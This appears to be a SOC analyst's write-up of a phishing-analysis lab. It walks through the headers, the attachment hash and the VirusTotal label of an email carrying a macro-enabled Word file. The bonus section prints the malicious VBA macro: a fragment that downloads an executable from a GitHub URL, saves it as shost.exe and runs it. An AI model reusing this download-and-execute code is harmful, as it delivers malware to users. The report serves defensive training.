🛡️ SOC Analyst Report: Phishing Email Analysis

📌 Report Details

- Analyst Name: Bhavish Choudhary
- Date: May 14, 2024 | 23:59:45 +0000
- Company: Global Logistics
- Case ID: GL-SOC-2024-0514-001
- Incident Type: Suspicious Email Analysis
- File Analyzed: challenge.eml

🔍 1. Introduction

As a SOC Analyst at Global Logistics, I received an alert regarding a quarantined email flagged by the company's email gateway. The email was sent to Emily Nguyen, a marketing team member, from her friend Alexia Barry. My task is to analyze the email header, attachments, and metadata to determine whether the email should be released to Emily's inbox or if further action is needed.

📌 Step 1: Accessing the Email File

🖥️ Opening the Terminal

1️⃣ Launch the terminal on your system.

📂 Navigating to the Directory

2️⃣ Use the cd command to move to the directory containing the phishing challenge file:

```
cd ~/Desktop/01_Phishing_Analysis/Challenges
```

(In our case, the file is located at 01_Phishing_Analysis/Challenges/.)

✍️ Opening the Email File in Sublime Text

3️⃣ Once inside the directory, open the email file in Sublime Text using the following command:


```
subl challenge.eml
```

(This allows us to inspect the email's raw contents, including headers and body.)

📊 2. Email Analysis


📌 2.1 Email Header Examination

Q1: What is the full date and time of the email delivery?




- Analysis: Extracted from the Received headers of the email.
- Answer: Tue, 14 May 2024 23:31:08 +0000

Q2: What is the subject of the email?




- Analysis: Found in the Subject: field.
- Answer: You're Invited!

Q3: Who was the email sent to?




- Analysis: Extracted from the To: field.
- Answer: emily.nguyen@glbllogistics.co

Q4: Based on the sender's display name, who does the email claim to be from?




- Analysis: The From: field contains the display name.
- Answer: Adam Barry

Q5: What is the sender's email address?



- Analysis: Found in the From: field.
- Answer: abarry@live.com

Q6: What email infrastructure or provider was used to send the email?



- Analysis: Identified from the Received headers.
- Answer: Microsoft


Q7: What is the email's Message ID?

- Analysis: Extracted from the Message-ID: field.
- Answer: SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.outlook.com

---


2.2 Attachment Analysis

Q8: Run emldump.py against the email file. Which index number contains the file attachment?



- Analysis: Running emldump.py lists attachment indexes.
- Answer: 5

Q9: What is the filename of the attachment?



- Analysis: Extracted using emldump.py.
- Answer: AR_Wedding_RSVP.docm


Q10: What is the SHA-256 hash of the attachment?

- Analysis: Generated using sha256sum command.

Command	Sha256sum AR_Wedding_RSVP.docm

- Answer: 41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e

Q11: Submit the hash value to VirusTotal. What is the Popular threat label returned for this sample?



- Analysis: Searched in VirusTotal's database.
- Answer: downloader.autdwnlrner/w97m

Q12: Should the email be released to the user's inbox?

- Analysis: Based on header and attachment analysis, determine if it's malicious.
- Answer: No

🏆 2.3 Bonus Static Analysis

Q13: What URL does the malware attempt to download an executable from?

```
anonymous@anonymous:~/Desktop/01_Phishing_Analysis/Challenges$ python3 ../Tools/oledump.py AR_Wedding_RSVP.docm -s 3 -v | grep -i github
/home/anonymous/Desktop/01_Phishing_Analysis/Challenges/../Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
anonymous@anonymous:~/Desktop/01_Phishing_Analysis/Challenges$
```

- Analysis: Extracted from embedded VBA macros. (used cyberchef to defang it)
- Answer: hxxps[://]github[.]com/TCWUS/Pastebin-Uploader[.]exe

Q14: What is the filename used by the macro to save the executable?

```
URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
FileName = "shost.exe"
RUNCMD = "shost.exe"

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2

shell_obj.Run RUNCMD
End Sub
```

- Analysis: Identified in VBA script.
- Answer: shost.exe

🏁 4. Conclusion & Recommendations

🔹 Verdict: Malicious
🔹 Next Steps:

- Block sender & report email as phishing.
- Blacklist domain and update SIEM alerts.
- Notify users about this phishing attempt.

📢 Final Decision: Quarantine & Report

🔐 Prepared by: Bhavish Choudhary
📅 Date: May 14, 2024 | 23:59:45 +0000
🛡️ Case ID: GL-SOC-2024-0514-001
🏢 Company: Global Logistics

🚀 End of Report 🚀